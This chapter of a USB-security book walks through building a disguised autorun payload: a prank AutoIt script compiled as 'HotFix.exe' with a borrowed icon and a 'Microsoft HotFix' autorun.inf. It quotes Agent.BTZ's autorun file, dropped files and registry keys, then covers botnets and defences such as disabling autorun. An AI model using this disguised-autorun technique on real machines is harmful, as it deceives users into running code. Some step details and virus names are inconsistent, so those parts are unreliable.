
Visit the AutoIt website for the latest news and support.

FIGURE 3.8

AutoIt Installation Screenshot

Now that the installation of AutoIt is completed, we will begin building the executable. In this example, we will send predefined text to Notepad, which will render it on the screen once activated via autorun.

1. Launch AutoIt.
2. Go to **File** and select **New File.**
3. On line one, enter **Run("notepad.exe")**
4. On line two, enter **Run WinWaitActive("Untitled - Notepad")**
5. On line three, enter **Send("YOU ARE NOW INFECTED WITH THE PINK SLIP VIRUS.{ENTER}NANNY NANNY BOO BOO{ENTER}")** or a phrase of your choice
6. On line four, enter **Sleep(500)**
7. On line five, enter **Send("+{UP 2}")**
8. On line six, enter **Sleep(500)**
9. Save the file using "hotfix" as the name.
10. Test the script to ensure it is working as intended by right-clicking the newly created file and selecting **Run Script**.
11. If there are any errors, the tool will let you know on what line the problem is located. The final script should look something like Figure 3.9.


C:\Program Files\AutoIt3\Examples\testnotepad.au3 - SciTE4AutoIt3 [4 of 4]
File Edit Search View Tools Options Language Buffers Help
1 calculator.au3 | 2 Untitled | 3 notepad1.au3 | 4 testnotepad.au3
li=7 co=1 INS (CR+LF)

```
Run("notepad.exe")
WinWaitActive("Untitled - Notepad")
Send("YOU ARE NOW INFECTED WITH THE PINK SLIP VIRUS.{ENTER}NANNY NANNY BOO BOO{ENTER}")
Sleep(500)
Send("+{UP 2}")
Sleep(500)

```


FIGURE 3.9

AutoIt Example Script

12. Next, we will compile the newly created script into an .exe file. To do this, simply right-click the **script** and select **Compile Script**. You should now see your file with an .exe extension in the same directory you originally created it.
13. Go to the directory where you extracted the Universal Customizer and copy the file you just created to the U3CUSTOM folder.
14. Download or choose a benign-looking icon. A good site to go to for this is www.freeiconsweb.com. This example used an icon called *MSN.ico*.
15. Next, we will create a custom autorun.inf file that will be used to run your payload. Open up a new text file and type in the following lines.

```
[Autorun]
open=HotFix.exe
icon=msn.ico
shell\Open\Command= HotFix.exe
shell\open\Default=1
shell\Explore\Command= HotFix.exe
shell\Autoplay\command= HotFix.exe
label=Microsoft HotFix
```


16. Save this file as autorun.inf and place it into the U3CUSTOM folder.
17. Next, run ISOCreate.cmd. This file can be found in the root of the Universal Customizer folder. Press any key to end the script when prompted. An example of the ISOCreate.cmd is included in Figure 3.10.
18. Insert your U3 USB flash drive.
19. In the root of the Universal Customizer folder, locate and run Universal Customizer.exe. Execute the program and follow the on-screen steps, accepting the default options provided in the installation dialogues. Steps 9 to 13 in the “How



```
Author: Tyrone Davis (U3Hacker)
The label Of The ISO will be U3CUSTOM and will be placed in the "BIN" folder.
The label Of The U3 CD-ROM will be "U3".
A duplicate file name exists, or the file
cannot be found.

CDIMAGE 2.47 CD-ROM and DVD-ROM Premastering Utility
Copyright (C) Microsoft, 1993-2000.  All rights reserved.
For Microsoft internal use only.


Scanning source tree complete (3 files in 1 directories)

Computing directory information complete

Image file is 407552 bytes

Writing 3 files in 1 directories to U3CUSTOM.ISO

100% complete

Final image file is 407552 bytes

Done.
Press any key to continue . . .
```

FIGURE 3.10

ISOCreate.cmd Example Script



```
You are now infected with the PINK SLIP VIRUS.
Nanny Nanny Boo Boo
```

FIGURE 3.11

Intended Output of the AutoIt Script

to Recreate the Attack" section of Chapter 1, "USB Hacksaw," provides detailed directions and screenshot illustrations for these steps.

20. That's it! Now you're ready to rock and roll. Eject and insert your U3 drive into your computer. If everything is properly in place, you should see the image shown in Figure 3.11.

EVOLUTION OF THE ATTACK

Computer viruses have been a technological nuisance since the inception of the digital age. The first computer virus is a debatable subject, but some conclude it was known as the *Creeper*. This virus was authored by Bob Thomas in the early 1970s. Creeper was an experimental, self-replicating program that targeted the then-popular Tenex operating system. It was produced in a lab and was not written for malicious purposes. Its payload was fairly benign in nature, and infected systems displayed the message, "I'M THE CREEPER: CATCH ME IF YOU CAN."[K]

In 1981, the Rother J virus was one of the first to appear "in the wild." It attached itself to the Apple DOS 3.3 operating system. It was written by Richard Skrenta as a practical joke when he was still in high school. On its fiftieth use, the Elk Cloner virus would be activated, infecting the machine and displaying a short poem. Skrenta

[K] http://vx.netlux.org/lib/atc01.html

then decided that it would be funny to put a copy of his "code" on the school computers and rig it to copy itself onto floppy disks that other students used on the system. This was how the Elk Cloner virus was released into the wild.[L]

Agent.BTZ was mentioned previously in the "Invasive Species among Us" section and will be expanded upon here to exemplify the evolution of similar strains. This worm includes an additional payload known as a *Trojan dropper*. A dropper is recognized as a variety of Trojan that will look to download and execute other malware once it has infected a system. Upon insertion of the removable media, the virus will detect the newly recognized drive and then attempt self-replication to the device. If successful, it will then create an autorun.inf file in the root of the drive, which tells the system to run the associated malicious code. When the infected drive is inserted into a virgin host, the operating system will detect the autorun.inf file and run the payload contained within. Agent.BTZ can also spread through mapped network drives, but its primary means of propagation targets removable media.

Agent.BTZ is one of many viruses that have hijacked the removable-media bandwagon. A vast majority of these have two major concepts in common. These include the creation of an autorun.inf file and exploitation of the autorun feature built into the Windows operating system. W32/Agent.BTZ autorun.inf shown below is the content of the file that it creates. *[RANDOM]* represents the various names the worm can create for the *.dll file. This is used to evade automated detection and removal mechanisms.

```
[autorun]
open=
shell\open=Explore
shell\open\Command=rundll32.exe .\\[RANDOM].dll,InstallM
shell\open\Default=1
```

As has been previously discussed, this file is responsible for infecting new systems when the infected USB drive is plugged in. Opening the infected USB drive will automatically launch the rundll32.exe. Once this infected file is executed, it will copy itself to directories on the system included below.

```
%system%\muxbde40.dll
%system%\\winview.ocx
%temp%\6D73776D706461742E746C62FA.tmp
%system%\system32\mswmpdat.tlb
```

Winview.ocx, mswmpdat.tlb, and 6D73776D706461742E746C62FA.tmp are log files, and their contents are encrypted. Muxdbe40.dll is the virus itself, just with a different name. After these files are in place, the virus then modifies the following registry keys.

[L] www.smh.com.au/articles/2007/09/01/1188671795625.html

```
HKLM\Software\Classes\CLSID\{FBC38650-8B81-4BE2-B321-EEFF22D7DC62}
(default) = Java.Runtime.52
HKLM\Software\Classes\CLSID\{FBC38650-8B81-4BE2-B321-EEFF22D7DC62}\
   InprocServer32\
(default) = C:\WINDOWS\system32\muxbde40.dll
HKLM\Software\Classes\CLSID\{FBC38650-8B81-4BE2-B321-EEFF22D7DC62}\
   InprocServer32\
ThreadingModel = Apartment
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellService
   ObjectDelayLoad\
UpdateCheck = {FBC38650-8B81-4BE2-B321-EEFF22D7DC62}
HKLM\Software\Microsoft\Windows\CurrentVersion\StrtdCfg
HKLM\Software\Classes\CLSID\{FBC38650-8B81-4BE2-B321-EEFF22D7DC62}
HKLM\Software\Classes\CLSID\{FBC38650-8B81-4BE2-B321-EEFF22D7DC62}\
   InprocServer32\
```

Agent.BTZ is just one instance of many USB-focused viruses. The logic behind most of these is not complicated; in fact, Agent.BTZ is actually a variant of the W32/SillyFDC, which was first discovered back in 2005. Some of the other removable media viral variants are included in Table 3.1 for reference.[M]

Conficker is another worm whose variants' infectivity is extremely prevalent today. In fact, since it was first detected in November of 2008, the number of infections has already risen to 7 million.[N] "Conficker B copies itself as the autorun.inf to removable media drives in the system thereby forcing the executable to be launched every time a removable drive is inserted into a system. It combines this with a unique social engineering attack to great effect. It sets the "shell execute" keyword in the autorun.inf file to be the string "Open folder to view files" thereby tricking users into running the autorun program."[2] Conficker is considered a botnet and could easily call for reinforcing weaponry that can be used toward any attack the authors may deem necessary.

Table 3.1 Removable media viruses

Removable media viral variants	
Worm:W32/Conficker	Worm:Win32/Autorun.BO
Worm:VBS/SillyFDC.F	Worm:Win32/Autorun.RA
Worm:Win32/SillyShareCopy.AC	Worm:AutoIt/Renocide.gen!A
Worm:Win32/Autorun.A	Worm:Win32/SillyShareCopy.E
PWS:Win32/Wowsteal.ZE!inf	Worm:Win32/VB.CD
Worm:Win32/Nuj.A	Worm:Win32/Emold.B
Worm:Win32/Autorun.PH	Worm:Win32/Slenfbot.ACP

[M] www.microsoft.com/security/portal
[N] www.confickerworkinggroup.org/wiki/pmwiki.php/ANY/InfectionTracking

WHY ALL THE FUSS?

The risks that viruses can present cover a broad spectrum. Loss of data, resources, time, trade secrets, and personally identifiable data are just a few risks that can be introduced by malware. This section will highlight the most vicious viral concoction currently among us and how it might affect your network and data. Botnets are a recent threat example which exemplifies most of the viral hazards these entities can and do expose, often in an undetectable manner.

Botnets

A botnet is nothing more than an instrument cybercriminals use to carry out Internet-based crime. They closely resemble a Mafia hierarchy whose actions are controlled by a godfather. Listed below are a few of the possible activities botnets can be programmed to perform.

- Distributed denial-of-service attacks
- E-mail spamming
- Infecting new hosts
- Identity and credential theft
- Transporting illegal software
- Google AdSense and advertisement add-on abuse

Distributed Denial-of-Service Attacks

A distributed denial-of-service attack (DDoS) is an Internet-based assault that is delivered from multiple sources (botnet) to one destination. The goal of these attacks is to severely impair the victim’s network or Web site in such a way that it can no longer service legitimate requests. During a large-scale attack, Internet service provider (ISP) networks can also be affected, resulting in degraded services to its customers. The botnet master can control a large number of bot computers from a remote location, leveraging their bandwidth and resources to send session requests to the intended victim. Botnets are frequently used to carry out these types of attacks because their sessions closely resemble normal Internet traffic patterns, just in excessive amounts. Depending on the nature of the attack, it can be hard to filter out what is and is not bad traffic. The most common tactics that attackers use in DDoS attacks are TCP SYN and UDP floods.

E-mail Spamming

In the past, whenever you were inundated by spam messages or phishing scams, you could report the incident to your ISP, who would then track down the source of the abuse and blacklist the Internet Protocol (IP). Spammers realized very quickly that these tactics were no longer effective. They are now operating their own botnets or renting existing infections to blast out spam messages. Losing one bot has little impact on the overall mission if there are thousands of other bots to keep up the pace. Botnets are an ideal platform for spammers. A single spam message can be sent to an individual bot and then redistributed to all others, which then relay the spam. This allows the individuals responsible for the operation to remain anonymous while all the blame gets transferred to the infected computers.

Infecting New Hosts

Botnets can enlist new recruits to join in the game through social engineering and the distribution of malicious phishing e-mail messages. These messages could have infected attachments or maybe an embedded link to a Web site that has a malicious ActiveX control. Just about everyone who has an e-mail account has seen a suspicious message in their inbox. The most important thing to remember is that if you do not know the person who sent the e-mail, it should be deleted, not opened.

Identity Theft

Identity theft is on the rise, and the trends are showing no signs of slowing down. Identities are bought and sold in online black markets every day throughout the world. Credit card numbers can be bought for as little as 50 cents while a full identity complete with social security number, mother's maiden name, account information, and passwords can be purchased for less than 20 bucks. Botnets are often used to gather the majority of this information.

Bots have also been found to use keyloggers and packet sniffers to collect confidential information being entered or transmitted in clear text. Social security numbers, credit cards, banking data, gaming valuables, or any other critical credentials can be easily collected using these tools. If the infected computer uses encrypted communication channels such as SSL, then sniffing traffic on the victim's machine is useless, since the appropriate key to decrypt the packets is not known. This is when keyloggers come into play. Using these tools, an attacker can collect every keystroke a user enters, making it very easy to gather sensitive information.

Transporting Illegal Software

Botnets can be used to transfer and store pirated software. They use these areas for temporary holding tanks that usually contain a slew of illegal material. Everything from pornography to full operating systems has been found on machines infected with bot programs.

Google AdSense and Advertisement Add-On Abuse

Google AdSense offers businesses the opportunity to earn revenue displaying Google advertisements on their own Web sites. Revenue is generated based on the number of clicks the ads receives. Botnets can and are used to artificially increment the click counters by scripting the process of site visits and viewing the advertisements.

The process can be further improved if the bot program hijacks the start page of the infected computer so that the clicks are executed each time the user opens his or her browser. Hosting companies often fall prey to this scam.

DEFENDING AGAINST THIS ATTACK

According to study done by brighthub, half of the top 10 viruses of 2009 were exploiting the Windows autorun feature.[O] When it comes to protection from USB-based malicious code, one may choose to tackle the problem from a few different angles. Each approach has beneficial and detrimental consequences, and these will be discussed in the remaining sections.

Malicious code currently has two preferred methods of transmission when it comes to removable media. The first is a technique that involves the infection of existing executables or files on the removable device. Propagation occurs when the tainted drive is introduced to a clean machine and the contaminated files are run from the media by the user. The more popular approach these programs take is to manipulate or create an autorun.inf file for auto-execution.

The most effective way to prevent USB-based malware from leveraging Windows autorun features is to prevent a computer from being able to run autorun.inf files completely. The only drawback of this method is that it will prevent the operating system from being able to read *all* autorun.inf files. This includes the convenient feature build into CDs and DVDs that makes them automagically run as soon as the operating system detects that they have been inserted. After making this change, a user of the system will have to navigate the removable media manually in order to initialize the appropriate program.

By following these steps, you can disable the usage of autorun.inf files completely from the system. This can be done by adding a key called autorun.inf in the registry paths included below.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
   IniFileMapping
```

Add an entry under the newly created *autorun.inf* key called @. Next, set the value of the @ entry to "@*SYS:DoesNotExist*". Alternately, you can copy the below-mentioned text to a Notepad file and save it with a .reg extension. Once this file is created, browse to the saved location and double-click to add the registry value.

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
   IniFileMapping\Autorun.inf]
@="@SYS:DoesNotExist"
```

This value tells Windows to treat autorun.inf as if it were a configuration file from a pre–Windows 95 application. The "IniFileMapping" is a key that tells Windows

[O] www.brighthub.com/computing/smb-security/articles/44811.aspx how to handle the .inf files. In this case, it tells the operating system to parse the registry key included below for direction when it encounters an autorun.inf file. Since the "DoesNotExist" key is fictitious, the OS treats the autorun.inf as if it were empty, so the instructions mentioned in the autorun.inf are not executed.

Due to the inconsistencies you might encounter on different types of operating systems, you may decide that the best strategy for a particular situation would be to disable features on the USB device itself. Some USB flash drives include a read-only switch, but they make up the minority of what is on the market and in use today. The switch does no good if left unengaged, and most users don't understand its purpose or realize that it even exists.

If the flash drive is like most, which means having a file system formatted with FAT32, then there is a simple yet effective method to prevent propagation. If the drive uses an autorun.inf to provide a specific functionality you desire, do not apply this fix, as it will render the file and its functions useless. You will need access to a hex editor for the following steps. A good free hex editor called *HxD* can be found at the author's Web site (http://mh-nexus.de/en/downloads.php?product=HxD).

WARNING

You should test these procedures on an empty flash drive. If data exists on the drive, be sure you have a backup in case corruption occurs.

The following defensive technique must be accomplished on Windows XP or an alternate operating system due to recent updates with Vista and beyond. For Windows Vista and greater, a write on a volume handle will only succeed if the drive or volume is not mounted by a file system or if one of the following conditions is true:

1. Writing occurs on boot sectors.
2. There is any writing to sectors outside of the file system area.
3. *FSCTL_LOCK_VOLUME* or *FSCTL_DISMOUNT_VOLUME* has been used to lock or dismount the volume.
4. The volume or drive does not have a file system. (Mounted as a raw volume.)

The write for a particular disk handle needs only one of the following circumstances to be true for it to be successful.

1. The sectors that will be written to do not fall inside a volume's extents.
2. Sectors that will be written to fall inside a mounted volume, but something has explicitly locked or dismounted the volume by way of *FSCTL_LOCK_VOLUME* or *FSCTL_DISMOUNT_VOLUME*.
3. Sectors that will be written to fall inside a volume that is not unmounted or lacks a file system.[3] Sectors that will be written are within an unmounted or nonformatted volume.

The conditions listed above will likely prevent you from accomplishing a hex edit on a USB drive from a Vista system. If you have access to a machine running XP Professional, fortifying your USB autorun.inf file can be accomplished in a few steps. Download a hex editor and install it, if you have not done so already. Next, you will need to insert the USB flash drive and create an empty autorun.inf on the root of this drive. Once you have done this, follow the instructions below to complete the process. These instructions were built using the HxD hex editor from an XP system, so if you are using another editor or operating system, the instructions will be slightly off, but the concept is still the same.

1. Open the HxD hex editor, then go to the Extra menu, and select **Open disk**.

NOTE

Close all other programs or applications that are accessing the USB flash drive.

2. Uncheck the Open as Read-only box, then select your flash drive.
3. Go to the Search menu and select **Find**, then type **AUTORUN** in the Search for window and select **OK**. Figure 3.12 illustrates what should be found.
4. Ensure you have the value highlighted as seen in Figure 3.12, then select **Edit**, then **Fill selection**. In the Fill selection dialogue, you will find a section called *Hex-values*. Change the 20 to 40 in the box provided. The dialogue should now look like Figure 3.13.
5. Select **OK**, then **Save**, and click **Yes** to the Warning.
6. Close HxD and remove your flash drive.

The value of 20 indicated the archive bit setting, and the change to 40 changed to the device bit. Now, when you browse to the disk, the autorun.inf file can be seen, but it cannot be deleted, opened, edited, overwritten, or have its attributes changed.[P]


For those of you without XP or an alternate operating system, there are tools that some vendors provide to inoculate your USB flash drive autorun.inf. Panda produces a free utility called *USB Vaccine* that creates an unwritable autorun.inf file on the drive. The software and user guides are available on their Web site. They have also just released a NTFS beta version for USB flash drives that are formatted in this manner.[Q]

Antimalware

The anti-malicious code market has been steadily growing for well over a decade. Anti-virus, Trojan, spyware, adware, and rootkit products are abundant, and most provide an adequate amount of protection. Many new players have entered this game, often finding their niche when these new threats arise. Most established AV vendors

[P] https://security-shell.ws/showthread.php?t=26372

[Q] http://research.pandasecurity.com/archive/Panda-USB-Vaccine-with-NTFS-Support.aspx



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000EF00E0  01 4C 00 65 00 61 00 64 00 20 00 0F 00 0C 50 00  .L.e.a.d. ....P.
000EF00F0  61 00 69 00 6E 00 74 00 20 00 00 00 44 00 69 00  a.i.n.t. ...D.i.
000EF0100  4C 45 41 44 50 41 7E 31 20 20 20 10 00 76 13 7A  LEADPA~1   ..v.z
000EF0110  23 3B 23 3B 0E 00 01 74 4D 33 C7 0F 00 00 00 00  #;#;...tM3Ç.....
000EF0120  41 53 00 61 00 6D 00 70 00 6C 00 0F 00 B0 65 00  AS.a.m.p.l...°e.
000EF0130  20 00 46 00 6F 00 72 00 6D 00 00 00 73 00 00 00   .F.o.r.m...s...
000EF0140  53 41 4D 50 4C 45 7E 31 20 20 20 10 00 78 14 7A  SAMPLE~1   ..x.z
000EF0150  23 3B 23 3B 0E 00 AE 58 8E 34 A2 10 00 00 00 00  #;#;..®XŽ4¢.....
000EF0160  42 69 00 63 00 74 00 69 00 6F 00 0F 00 F2 6E 00  Bi.c.t.i.o...òn.
000EF0170  61 00 72 00 79 00 2E 00 70 00 00 00 64 00 66 00  a.r.y...p...d.f.
000EF0180  01 52 00 65 00 61 00 6C 00 20 00 0F 00 F2 45 00  .R.e.a.l. ...òE.
000EF0190  73 00 74 00 61 00 74 00 65 00 00 00 20 00 44 00  s.t.a.t.e... .D.
000EF01A0  52 45 41 4C 45 53 7E 31 50 44 46 20 00 10 15 7A  REALES~1PDF ...z
000EF01B0  23 3B 23 3B 0E 00 1C 4A 64 32 08 11 8A B6 25 00  #;#;...Jd2..Š¶%.
000EF01C0  42 64 00 66 00 00 00 FF FF FF FF 0F 00 6D FF FF  Bd.f...ÿÿÿÿ..mÿÿ
000EF01D0  FF FF FF FF FF FF FF FF FF FF 00 00 FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿ..ÿÿÿÿ
000EF01E0  01 55 00 73 00 65 00 72 00 20 00 0F 00 6D 4D 00  .U.s.e.r. ...mM.
000EF01F0  61 00 6E 00 75 00 61 00 6C 00 00 00 2E 00 70 00  a.n.u.a.l.....p.
000EF0200  55 53 45 52 4D 41 7E 31 50 44 46 20 00 AD 15 7A  USERMA~1PDF .-.z    Sector 30593
000EF0210  23 3B 23 3B 0E 00 A5 64 8B 34 36 12 3B 97 05 00  #;#;..¥d‹46.;—..
000EF0220  E5 55 54 4F 52 55 4E 20 49 4E 46 20 18 5F 3A 73  åUTORUN INF ._:s
000EF0230  47 3B 47 3B 00 00 3B 73 47 3B 00 00 00 00 00 00  G;G;..;sG;......
000EF0240  41 55 54 4F 52 55 4E 20 49 4E 46 20 18 5F 3A 73  AUTORUN INF ._:s
000EF0250  47 3B 47 3B 00 00 3B 73 47 3B 00 00 00 00 00 00  G;G;..;sG;......
000EF0260  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF0270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF0280  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF0290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF02A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF02B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF02C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF02D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF02E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF02F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF0300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF0310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF0320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF0330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000EF0340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Offset: EF024B    Block: EF024B-EF024B    Length: 1    * Modified *    Overwrite
```

FIGURE 3.12


HxD AUTORUN Search Results with Applicable Bytes Highlighted

deem spyware, adware, and rootkits as separate entities, thus requiring additional cleaning engines or components. These existing vendors are often slow acknowledging fresh adaptations, leaving room for these startups to become viable players in the market. Lately, many of the top vendors such as Trend Micro, Symantec, and McAfee now include features to fight against these updated threats. You can visit the Anti-Spyware Coalition[R] Web site to validate standards, participating members, and updated developments in the area of spyware prevention.

EPIC FAIL

Reliance on AV alone can leave you susceptible to USB and other attacks as demonstrated in Chapter 2, "USB Switchblade." Use of a firewall, heuristic-based engines,[S] and adherence to security best practices[T] will significantly minimize the risk from these threats.

[R] www.antispywarecoalition.org/
[S] www.securityfocus.com/infocus/1542
[T] www.sans.org/reading_room/whitepapers/bestprac/system_administrator_security_best_practice_657



Fill selection

Passes

1. pass

Fill pattern of pass

● Hex-values: 40

○ Random bytes:

Range (decimal): 0 - 255

Preset deletion methods

FIGURE 3.13

HxD Fill Selection Dialogue with Modified Value

There are numerous vendors who supply free versions of their products for home and personal use. Many of these can provide ample protection, but only when combined with additional tools, which compensate for areas where these free versions are lacking. Examples of this would be to use the free version of Avast[U] (AV) with MalwareBytes[V] (anti-spyware) or AVG[W] (AV) along with Spybot[X] (anti-spyware).

Those inclined to use free protection products should consider alternating these tools on a regular basis to ensure you have eradicated the highest majority of pesky programs. Free versions often fail to update the engines and filter drivers, which may leave you vulnerable to new forms of attacks. They will still provide updated signatures or definitions, but this may not be enough to fight off the most current viral variants. If you choose to alternate or update AV programs, uninstalling the one being replaced is usually the best option. Some of these programs can conflict, detect, and inadvertently remove the other, rendering corruption or a system crash depending on the specific functionality enabled.

[U] www.avast.com/eng/avast_4_home.html
[V] www.malwarebytes.org/
[W] http://free.avg.com/us-en/homepage
[X] www.safer-networking.org/en/home/index.html

Whether you are using a free product or have purchased a licensed copy of the latest and greatest, it is always a good idea to keep up with comparative analyses in the anti-malware realm. At minimum, annual checkups are recommended on these products to ensure they continue to meet updated quality and performance criteria. There are several independent organizations that provide this data for consumer consumption. Included below are some of these organizations and certification bodies that can be referenced when the need arises.

